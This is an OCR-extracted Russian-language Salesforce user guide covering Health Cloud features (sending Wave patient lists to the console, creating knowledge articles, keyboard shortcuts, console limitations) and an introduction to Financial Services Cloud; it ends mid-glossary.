
С помощью элементов виджета также можно менять представление всей панели мониторинга. Например, в разделе панели мониторинга отображаются возрастные группы и распределение пациентов по количеству медицинских показаний.



Если выбрать пациентов в возрастной группе 60–64 лет, то в диаграммах и показателях отразится выбранное представление линзы.



Отфильтрованная информация также отражается в списке описания пациентов. Общий доступ к списку пациентов можно предоставлять лицам, имеющим полномочие на просмотр сведений обо всех пациентах.



Совет: Кроме того, если вы используете Wave впервые, рекомендуем просмотреть дополнительную информацию в *Библиотеке Wave Analytics*.


Отправка списка на консоль Health Cloud

Встроенные списки Wave позволяют вам использовать интуитивно понятный инструмент Wave для приложения Health Cloud с целью создания списка пациентов и экспорта его на консоль Health Cloud. На консоли же вы сможете использовать сильно сегментированный список для того, чтобы более эффективно управлять потоком пациентов.

Отправка списка на консоль Health Cloud

Встроенные списки Wave позволяют вам использовать интуитивно понятный инструмент Wave для приложения Health Cloud с целью создания списка пациентов и экспорта его на консоль Health Cloud. На консоли же вы сможете использовать сильно сегментированный список для того, чтобы более эффективно управлять потоком пациентов.

При отправке списка на консоль имя списка добавляется в виде темы в запись «Организация» для каждого лица, включенного в список. Темы — это слова или фразы, которыми вы можете воспользоваться для того, чтобы группировать записи с общей темой в Salesforce. Можно фильтровать списковые представления по темам.



Вы являетесь ответственным владельцем созданного вами списка. Для добавляемых вами списков текущие ответственные не меняются. Если у вас есть доступ к списку, ответственным за который является кто-либо еще, вы можете добавлять список к их существующим спискам.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Чтобы отправить списки пациентов из средства Wave для приложения Health Cloud на консоль Health Cloud:

- Health Cloud Standard

Прим.: В Health Cloud отправляются только первые 2 500 записей пациентов. Если в списке более 2 500 записей, следует применить другие критерии фильтрации, чтобы сократить его.

1. На панели мониторинга в средстве приложения Wave для Health Cloud найдите список подробных сведений о пациентах.

2. Нажмите на стрелку разворачивания списка в верхнем правом его углу, а затем нажмите на **Отправить список в Health Cloud**.



3. Выполните одно из указанных ниже действий.
   - Выберите **Создать новый список**, а затем введите имя вашего списка. Имя списка добавляется в виде темы в запись «Организация» для каждого лица, включенного в список.
   - Выберите **«Добавить в существующий список»**, а затем выберите список, который вы хотите скомбинировать со списком, отправляемым в Health Cloud. В этом списке могут появляться только другие списки, созданные в средстве приложения Wave для приложения Health Cloud.

     Прим.: Если списков больше 10, появится кнопка **Еще...**.

4. Нажмите кнопку **«Отправить»**.

   Теперь список будет доступен в консоли Health Cloud в выпадающем меню «Выбрать список». Чтобы вернуться в консоль, сделайте следующее.

   a. Откройте вкладку Аналитика Wave в браузере.

   b. Нажмите на меню приложения в верхнем правом углу и выберите пункт **«Health Cloud — Консоль»**.

Общие сведения о протоколах и статьях

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей необходимо выполнить следующие действия.	Управление статьями И «Создание» и «Чтение» для типа статьи
Для редактирования черновых статей необходимо выполнить следующие действия.	Управление статьями И «Чтение» и «Редактирование» для типа статьи
Для редактирования опубликованных или архивных статей необходимо выполнить следующие действия.	Управление статьями И «Создание», «Чтение» и «Редактирование» для типа статьи

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Компонент Salesforce Knowledge позволяет без труда создавать содержимое и управлять им, а также делать его доступным для других специалистов в области здравоохранения, пациентов и участников медицинских бригад. Статья может содержать протоколы, которые используются для управления условиями или могут содержать учебные материалы, которые направляются пациентам. Написание, редактирование, публикация и добавление статей в архив на вкладке «Управление статьями», а также поиск и просмотр опубликованных статей на вкладке «Статьи».

Процесс создания статей включает следующие этапы: выбор типа статьи, создание содержимого и выбор источника публикации. Статьи и протоколы создаются на вкладке «Управление статьями», но выбор типа статьи зависит от содержимого, которое необходимо создать.

Прим.: Возможно, не каждый человек в организации будет иметь лицензию нужного типа или полномочия для создания статей и протоколов для пациентов и координаторов лечения. Свяжитесь со своим администратором Salesforce, чтобы получить доступ к вкладке «Управление статьями». Вкладку «Управление статьями» также можно сделать видимой для профиля пользователя.

1. На вкладке «Управление статьями» нажмите на кнопку **«Создать»**.
2. Если организация поддерживает множество языков, выберите язык статьи.
3. Выберите тип статьи, введите заголовок статьи и нажмите кнопку **«ОК»**.
4. Измените поля статьи и выберите статус проверки. Если статья содержит поле типа «Область обогащенного текста», рекомендуем добавить некоторые элементы форматирования (например, маркированные списки, ссылки и изображения).
5. При необходимости, если организация использует категории данных, выберите нижеприведенные категории для связывания со статьей.
   - Чтобы открыть диалоговое окно выбора категории, щелкните ссылку **«Правка»** напротив нужной группы категорий.
   - Чтобы выбрать категорию, разверните иерархию категорий в списке «Доступные категории».
   - Нажмите на кнопку **«Добавить»**, чтобы переместить выбранную категорию в список «Выбранные категории».

     Прим.: Категория и ее дочерние категории не могут быть одновременно добавлены в список «Выбранные категории». При добавлении категории в статью происходит следующее.

     - Дочерние категории в списке «Доступные категории» доступны только после удаления родительской категории из списка «Выбранные категории».
     - Дочерние категории в списке «Выбранные категории» не отображаются.

     Поиск статей может быть выполнен по точной категории или родительской/дочерней категории.

   - Нажмите кнопку **«ОК»**.
6. Выберите аудиторию, для которой хотите опубликовать статью.
   - Внутреннее приложение: доступ к статьям на вкладке «Статьи» предоставляется пользователям сообщества Salesforce на основе доступности их ролей.
   - Клиент: доступ к статьям предоставляется клиентам только при отображении вкладки «Статьи» в сообществе. Пользователи-клиенты наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Customer Community или Customer Community Plus.
   - Партнер: Доступ к статьям предоставляется партнерам только при отображении вкладки «Статьи» в сообществе. Пользователи-партнеры наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Partner Community.

- Общедоступная база знаний: Чтобы предоставить анонимным пользователям доступ к статьям, рекомендуем создать общедоступную базу знаний посредством приложения «*Образец общедоступной базы знаний для Salesforce Knowledge*» из каталога AppExchange.
- Собственный веб-сайт. Чтобы предоставить пользователям доступ к статьям, воспользуйтесь корпоративным веб-сайтом.

7. Чтобы сохранить внесенные изменения и продолжить работу на данной странице, нажмите кнопку **«Быстрое сохранение»**. Чтобы сохранить внесенные изменения, закрыть статью и открыть вкладку «Управление статьями», нажмите кнопку **«Сохранить»**.
8. Нажмите на кнопку **«Опубликовать...»**, когда содержимое будет готово к публикации.
9. Выберите «Опубликовать статьи». Чтобы выбрать дату публикации статьи, выберите «Запланировать публикацию на:».
10. Если статья была опубликована ранее, установите флажок «Пометить как новая версия», чтобы отображать значок новой статьи (✳) напротив статьи в выбранных каналах. Пользователи каналов смогут определять статьи, измененные после последнего просмотра. Данный флажок недоступен при первоначальной публикации статьи, так как значок отображается для новых статей по умолчанию.
11. Нажмите кнопку **«OK»**.

    Статьи, публикация которых запланирована на более позднюю дату, отображаются в представлении «Черновые статьи», но со значком ожидания (🕒) напротив заголовка статьи. Чтобы просмотреть дату публикации, наведите указатель мыши на значок.

СМ. ТАКЖЕ:

Создание и редактирование статей

Клавиши быстрого доступа для консоли Health Cloud

Клавиши быстрого доступа позволяют быстро выполнять действия без использования мыши.

Эти клавиши быстрого доступа автоматически доступны для консоли, а администратор может их отключать или настраивать.

Команда	Описание	Клавиша
Открыть режим клавиш быстрого доступа	Активация клавиш быстрого доступа в обозревателе, в котором отображается консоль	ESC
Скрыть или показать левую боковую панель	Изменение внешнего вида левой боковой панели или ее компонентов	SHIFT + СТРЕЛКА ВЛЕВО
Скрыть или показать правую боковую панель	Изменение внешнего вида правой боковой панели или ее компонентов	SHIFT + СТРЕЛКА ВПРАВО
Переместить вниз	Перемещение курсора вниз	СТРЕЛКА ВНИЗ

ВЕРСИИ

Health Cloud доступна в Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Команда	Описание	Клавиша
Переместить вверх	Перемещение курсора вверх	СТРЕЛКА ВВЕРХ
Скрыть или показать верхнюю боковую панель	Изменение внешнего вида верхней боковой панели или ее компонентов	SHIFT + СТРЕЛКА ВВЕРХ
Скрыть или показать нижнюю боковую панель	Изменение внешнего вида нижней боковой панели или ее компонентов	SHIFT + СТРЕЛКА ВНИЗ
Открыть раскрывающуюся кнопку на вкладках	Открытие раскрывающейся кнопки на вкладках для выбора дополнительных действий	D
Открыть вкладку	Открытие новой вкладки	T
Увеличить или уменьшить основные вкладки	Увеличение или уменьшение основных вкладок путем изменения внешнего вида верхнего колонтитула, нижнего колонтитула и фиксированного списка	Z
Закрыть вкладку	Закрытие выбранной вкладки	C

Ограничения для консоли Health Cloud

Изучите ограничения по отображению, доступу и настройке консоли Health Cloud.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Ограничения по отображению

Health Cloud поддерживает только браузеры Microsoft® Internet Explorer® 10 или 11; Microsoft® Edge; а также актуальную стабильную версию Mozilla® Firefox®, Apple® Safari® и Google Chrome™.

Совет: Для повышения производительности рекомендуем пользователям консоли применять обозреватель Google Chrome™ и компьютеры, оснащенные ОЗУ не менее 8 Гб.

Ограничения по шифрованию платформы

Не допускается использование зашифрованных полей в качестве фильтра или критерия фильтрации.

Зашифрованные данные не маскируются и доступны пользователям консоли Health Cloud. Рекомендуется использовать безопасность уровня объекта и уровня поля для ограничения доступности конфиденциальных данных.

Функция отслеживания событий не регистрирует пациентов, которые отображаются на странице «Сегодня», страницах «Список пациентов» и странице «Потенциальные пациенты». Функция отслеживания событий регистрирует, что пользователь перешел к этим страницам, но не регистрирует сведений о том, что отображалось на этих страницах. Однако при выборе пациента для просмотра на консоли Health Cloud регистрируется код этого пациента.

Ограничения по алгоритмам и доступу

Health Cloud не соответствует требованиям доступности.

При добавлении в план по уходу задача не отображается в расписании до его обновления. Обновите расписание, выбрав «Расписание» на переключателе вкладок «Карта пациента».

При добавлении в план по уходу задача не отображается на странице «Сегодня» до ее обновления. Обновите страницу «Сегодня», нажав кнопку обновления в обозревателе.

Нельзя отсортировать столбец в списке, который основан на зашифрованном поле.

На страницах спискового представления отображается не более 500 пациентов на страницу. Функции сортировки и поиска применяются к данным отдельной страницы в списке пациентов.

Поля подробного текста (например, поля описания) и поле «Адрес» не поддерживаются в качестве критерия фильтрации для создания списка пациентов. Чтобы отфильтровать по адресу, используйте подполя (например, поле «Улица»).

Ограничения по локализации

Health Cloud поддерживает следующие языки: китайский (традиционное письмо), нидерландский, английский (Великобритания), французский, немецкий, японский, корейский, португальский (Бразилия), испанский (Испания) и испанский (Мексика, es_MX).

Важное замечание: **Заявление об отказе от ответственности в отношении поддержки языков и нормативно-правовых требований**

При том что Health Cloud поддерживает язык, это не значит, что компания Salesforce выполнила оценку нормативно-правового соответствия в отношении всех стран, в которых на этом языке говорят. Пользователь несет ответственность за определение наличия нормативно-правовых требований в отношении использования Health Cloud в предполагаемой стране.

Имена столбцов в списке пациентов не локализуются и остаются на языке, использованном при создании. Потому, если метки для имен столбцов были созданы на английском, они будут отображаться только на английском.

Пользователи могут редактировать список пациентов только при использовании такого языка и региональных настроек, как в организации, создавшей список. При редактировании списка, созданного на другом языке, отображается сообщение об ошибке.

Доступный список «Все пациенты» отображается только на английском языке.

Поля «Категория» и «Подкатегория» в меню «Карта пациента» не подлежат локализации с помощью средств перевода. Чтобы отображать метки на другом языке, деактивируйте или удалите предоставленную запись конфигурации поля. Затем создайте другое поле записи на требуемом языке.

Поле «Понятное имя», используемое в качестве метки на временной шкале и в карте пациента, не подлежат локализации с помощью средств перевода. Чтобы отображать метки на другом языке, создайте другое поле записи на требуемом языке и установите другой язык метки в поле языка.

Добро пожаловать в Financial Services Cloud

Добро пожаловать в Financial Services Cloud, платформу для управления взаимосвязями с клиентами.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Оказание финансовых услуг посредством платформы для управления взаимосвязями с клиентами

Платформа Financial Services Cloud — это абсолютно новый подход к работе с клиентами. Она объединяет самые значимые и ценные сведения о клиентах, заменяя собой десяток аналогичных систем. Цифровые бизнес-правила и технологии позволяют экономить время на выполнении рутинных административных задач. Вы можете сосредоточиться на предоставлении персонифицированных услуг, которые отвечают потребностям клиентов.

Основные термины

Определенные термины в контексте финансовых услуг могут иметь несколько значений. Поэтому важно понимать, что означают такие термины, как «*организация*» или «*клиент*», встречающиеся в данном приложении.

Настройка клиентов, хозяйств и взаимосвязей

Создавайте записи для клиентов, хозяйств и расширенной сети взаимоотношений, чтобы обеспечить целостное представление сведений о клиентах.

Ввод финансовых данных

Создавайте записи для клиентских финансовых счетов и относящихся к ним фондов, активов, пассивов и финансовых целей.

Создание возможности «Доля кошелька»

Создайте запись возможности, связанную с финансовым счетом, чтобы отслеживать возможности доли кошелька.

Создание интереса

Создайте запись интереса, чтобы отслеживать потенциальных клиентов.

Преобразование интереса в клиента

Ниже приведены инструкции по преобразованию записи интереса в запись клиента.

Создание обращения из финансовых организаций

Создайте обращение из финансовой организации клиента, чтобы можно было видеть связанное обращение со страницы финансовой организации или страницы профиля клиента.

Работа с клиентскими данными

Отслеживайте сведения о взаимодействиях с клиентом и накапливайте данные для планирования взаимодействий в будущем.

Оказание финансовых услуг посредством платформы для управления взаимосвязями с клиентами

Платформа Financial Services Cloud — это абсолютно новый подход к работе с клиентами. Она объединяет самые значимые и ценные сведения о клиентах, заменяя собой десяток аналогичных систем. Цифровые бизнес-правила и технологии позволяют экономить время на выполнении рутинных административных задач. Вы можете сосредоточиться на предоставлении персонифицированных услуг, которые отвечают потребностям клиентов.

Ознакомьтесь с основами управления системой сведений о клиентах, чтобы укрепить сотрудничество и создать более взаимовыгодные отношения с клиентами.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Новый способ работы в Lightning Experience

Функции Financial Services Cloud доступны только в Lightning Experience. В отличие от Salesforce Classic, Lightning Experience адаптируется к способу работы пользователя и обеспечивает более подробные сведения о клиентах.

Домашняя страница помогает планировать день

Домашняя страница обеспечивает мгновенный доступ к самым срочным задачам в списке дел. Она помогает определить приоритеты, какие вопросы следует решить далее и какие дела нужно завершить. Своевременные уведомления о новых интересах и срочных возможностях, доступные благодаря функции «Ассистент», помогут подготовиться и провести день максимально продуктивно.

Просмотр списковых представлений «Клиенты» и «Домашние хозяйства»

Списковые представления «Клиенты» и «Домашние хозяйства» позволяют быстро перейти к профилям клиентов и хозяйств. Списки можно фильтровать по общим интересам или финансовым характеристикам.

Профили клиента и домашнего хозяйства

Профили обеспечивают целостное представление о финансовом состоянии клиента или домашнего хозяйства в прошлом, настоящем и будущем. Профиль позволяет отслеживать финансовые счета, визуализировать взаимосвязи частных лиц и хозяйств, управлять целями и просматривать журнал действий.

Отслеживание клиентских счетов с помощью панелей мониторинга

Панели мониторинга позволяют мгновенно получать сведения о взаимодействии с существующими клиентами и возможностях дополнительного расширения бизнеса.

Приложение Wave for Financial Services Cloud

Приложение Wave for Financial Services Cloud предлагает встроенные панели мониторинга Wave в Financial Services Cloud. Панели мониторинга настраиваемых клиентских данных и настраиваемых диаграмм позволяют получать новые важные сведения о клиентах.

Какие клиентские данные можно видеть?

Модель безопасности и общего доступа Salesforce обеспечивает гибкость и необходимый уровень доступа к клиентским данным. Подробные сведения о параметрах доступности данных для групп консультантов можно узнать у администратора Salesforce.

Новый способ работы в Lightning Experience

Функции Financial Services Cloud доступны только в Lightning Experience. В отличие от Salesforce Classic, Lightning Experience адаптируется к способу работы пользователя и обеспечивает более подробные сведения о клиентах.

Совет: Новым пользователям Lightning Experience рекомендуем ознакомиться со справочным разделом «Работа с приложением Lightning Experience».

ВЕРСИИ


Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Домашняя страница помогает планировать день

Домашняя страница обеспечивает мгновенный доступ к самым срочным задачам в списке дел. Она помогает определить приоритеты, какие вопросы следует решить далее и какие дела нужно завершить. Своевременные уведомления о новых интересах и срочных возможностях, доступные благодаря функции «Ассистент», помогут подготовиться и провести день максимально продуктивно.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.



- На панели мониторинга (1) показаны возможности за квартал.
- Раздел «Ассистент» (2) содержит уведомления об интересах, назначенных на текущий день, и возможностях, на которые следует обратить внимание.
- В разделе «Задачи» показаны предстоящие задачи. Их можно отметить как выполненные прямо на этой странице. Выполненные задачи можно открыть заново в любой момент, если не был выполнен переход со страницы. При обновлении страницы выполненные задачи будут удалены со страницы.
- В разделе «Предстоящие события» отображаются следующие пять событий, запланированных на сегодня. Прошедшие события удаляются по мере прохождения рабочего дня.
- Список «Дни рождения» содержит имена клиентов, чей день рождения приходится на один из следующих семи дней.

- В разделе «Предстоящие RMD» отображаются клиенты, которые достигнут 70 лет и 6 месяцев в течение 90 дней, что соответствует возрасту обязательного минимального распределения (RMD). Значение возраста RMD не подлежит изменению. Из соображений конфиденциальности только ответственный за запись клиента может узнать о достижении клиентом возраста RMD.
- Компоненты «Возможности» и «Интересы» помогают отслеживать способы уточнения и расширения сведений о клиентах.

Просмотр списковых представлений «Клиенты» и «Домашние хозяйства»

Списковые представления «Клиенты» и «Домашние хозяйства» позволяют быстро перейти к профилям клиентов и хозяйств. Списки можно фильтровать по общим интересам или финансовым характеристикам.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Данные списковые представления содержат имена активных и потенциальных клиентов, а также хозяйств, с которыми работает пользователь.

- Доступность спискового представления определяется установкой флажка в поле с именем спискового представления в верхней части страницы.

  Совет: Списковые представления «Мои клиенты» и «Мои группы» являются удачной отправной точкой для работы, так как содержат все имена клиентов и хозяйств, с которыми работает пользователь. Эти списковые представления отображаются на вкладке «Организации».

- Фильтрация выполняется щелчком по заголовку столбца.
- Изменение критериев фильтрации позволяет динамически обновлять представления «Мои клиенты» и «Мои группы», а также упорядочивать их по параметрам, например сегменту рынка, возрасту или дню рождения.

  1. Чтобы раскрыть список критериев фильтрации, нажмите на значок **«Фильтры»**.
  2. Выберите фильтр на замену, отредактируйте критерии и нажмите кнопку **«Готово»**.

     Важное замечание: При фильтрации по значению «Валюта» укажите перед значением код ISO (например, USD или GBP). Например: `GBP100000`. Код ISO используется только для активных валют предприятия.

  3. Нажмите кнопку **«Применить»**.
     Списковое представление будет обновлено в соответствии с новыми критериями фильтра.

  В настоящее время нельзя сохранять изменения в редактируемом списковом представлении.

- Максимальное количество записей на страницу составляет 25, на списковое представление — прибл. 2 000 элементов.

  Если элементы недоступны, так как превышено максимальное число элементов спискового представления, уточните критерии фильтрации.

Профили клиента и домашнего хозяйства

Профили обеспечивают целостное представление о финансовом состоянии клиента или домашнего хозяйства в прошлом, настоящем и будущем. Профиль позволяет отслеживать финансовые счета, визуализировать взаимосвязи частных лиц и хозяйств, управлять целями и просматривать журнал действий.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Панель основных показателей

Позволяет быстро просмотреть последние и ближайшие запланированные действия.

Вкладка «Сведения»

Быстрый доступ к подробным сведениям со страницы профиля. Вкладки на странице профилей клиентов и домашних хозяйств обеспечивают сходные представления с небольшими различиями. Для клиентов доступны обзорный раздел «Изучение клиентов», сведения о занятости и контактные данные. Для домашних хозяйств доступны подробные сводки обо всех финансовых активах. Для редактирования сведений, представленных на данной вкладке, используйте кнопку «Правка» на панели основных показателей.

Вкладка «Финансы»

Отслеживайте финансовые счета по предварительно заданным категориям инвестиционных счетов, банковских счетов и полисов страхования. Также можно отслеживать активы и пассивы.

Вкладка «Взаимосвязи»

Управляйте взаимосвязями с частными лицами, которые являются участниками хозяйства. Добавляйте новых участников хозяйства. Добавляйте людей, которые не являются участниками хозяйства, в качестве связанных контактов. В качестве связанных организаций для хозяйств можно добавлять организационные единицы или другие хозяйства. Связанные контакты или организации можно редактировать и удалять.

Вкладка «Цели»

Отслеживайте сведения о том, что важно для ваших клиентов, чтобы планировать с учетом целей.

Вкладка «Связанные»

Полные сводки по финансовым счетам, материальным активам, пассивам и связанным спискам, таким как возможности, обращения, примечания и вложения. Данное представление полезно при начале работы с платформой, чтобы быстро создать несколько финансовых счетов, целей, возможностей и взаимосвязей.

Компоновщик

Создавайте задачи и события и ведите журналы связи с клиентами. Используйте ленту Chatter, чтобы предоставлять общий доступ к информации и сотрудничать с другими участниками группы, которые управляют взаимосвязями с клиентами.

Возможны различия в отображении полей, имен полей и их порядке. Их представление зависит от настроек, назначенных администратором. Макет разделов страниц профиля не может быть изменен.

Отслеживание клиентских счетов с помощью панелей мониторинга

Панели мониторинга позволяют мгновенно получать сведения о взаимодействии с существующими клиентами и возможностях дополнительного расширения бизнеса.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. Откройте списковое представление «Панели мониторинга» в меню навигации.
2. Найдите панели «Сведения о клиентских счетах» в папке «Общедоступные панели мониторинга».

- «Сведения о клиентских счетах — Общие сведения». Управление существующими клиентскими счетами и представление сведений об активах в управлении, доле кошелька, отведенных активах и итоговых показателях финансовых организаций с разбивкой по клиентам.
- «Сведения о клиентских счетах — Возможности взаимодействия». Укрепление взаимоотношений с клиентами посредством отслеживания будущих клиентских проверок, дней рождения и прочих возможностей взаимодействия.
- «Сведения о клиентских счетах — Продажи и возможности». Расширение сведений о клиентах посредством выявления новых возможностей для активов в управлении и фокусирование процесса продаж на достижении целей.


3. Выберите нужную панель мониторинга. Чтобы получить актуальные данные, нажмите кнопку **«Обновить»**.

Приложение Wave for Financial Services Cloud

Приложение Wave for Financial Services Cloud предлагает встроенные панели мониторинга Wave в Financial Services Cloud. Панели мониторинга настраиваемых клиентских данных и настраиваемых диаграмм позволяют получать новые важные сведения о клиентах.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition**.



Щелкните **«Консультант Wave»** на панели навигации.

В приложение Wave for Financial Services Cloud входят несколько встроенных панелей мониторинга, каждая из которых нацелена на отдельный аспект работы с клиентами.

- Список клиентов: предлагается специализированный список клиентов с возможностями эффективной фильтрации, отображающий значения финансовых показателей и сведения об организации по всем сведениям о клиентах, которые имеются у консультанта;
- 80/20: позволяет сэкономить время путем сравнения изменения дохода клиента в связи с консультационными действиями, а также определения основных действий, которые следует применить для клиентов с высоким потенциалом.
- Действия: выполняется анализ взаимодействий в контексте разных типов действий, чтобы определить их влияние на взаимосвязи клиентов; позволяет выявить недостатки и возможности для повышения эффективности будущего взаимодействия.

- Финансовые организации: позволяет своевременно реагировать на изменение рыночных условий путем определения типов финансовых организаций и ценных бумаг, составляющих сведения о клиентах, которые имеются у консультанта.
- Цели клиента: позволяет оценить цели клиента по сведениям о клиентах, которые имеются у консультанта, отследить основные тренды и создать задания или возможности в контексте клиентских данных для информирования клиентов консультантом.

Какие клиентские данные можно видеть?

Модель безопасности и общего доступа Salesforce обеспечивает гибкость и необходимый уровень доступа к клиентским данным. Подробные сведения о параметрах доступности данных для групп консультантов можно узнать у администратора Salesforce.

Основные термины

Определенные термины в контексте финансовых услуг могут иметь несколько значений. Поэтому важно понимать, что означают такие термины, как «*организация*» или «*клиент*», встречающиеся в данном приложении.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Организация

Организация-компания, например поставщик или компания, осуществляющая розничную или оптовую торговлю. Организацию не следует путать с *финансовым счетом*. В Financial Services Cloud под организацией также может подразумеваться домашнее хозяйство или частный клиент.

Актив

Материальный актив, не представленный в записях финансовой организации, например недвижимость или предмет коллекционирования. Если ваша компания не использует службу агрегирования активов для отслеживания отведенных финансовых счетов, активы позволяют контролировать отведенные финансовые счета.

Клиент

Частное лицо, принимавшее или принимающее участие в коммерческой деятельности компании. Также существуют потенциальные клиенты. Термин «*частное лицо*» в приложении означает клиента. Эти два термина («*клиент*» и «*частное лицо*») используются как взаимозаменяемые.

Финансовый счет

Инвестиционный счет, банковский счет, полис страхования или иной финансовый счет. В некоторых финансовых приложениях финансовые счета являются центральным элементом организации. В других приложениях в качестве центрального элемента выступают клиенты или семейные группы. Financial Services Cloud относится ко второй категории, где центральным элементом является клиент.

Домашнее хозяйство

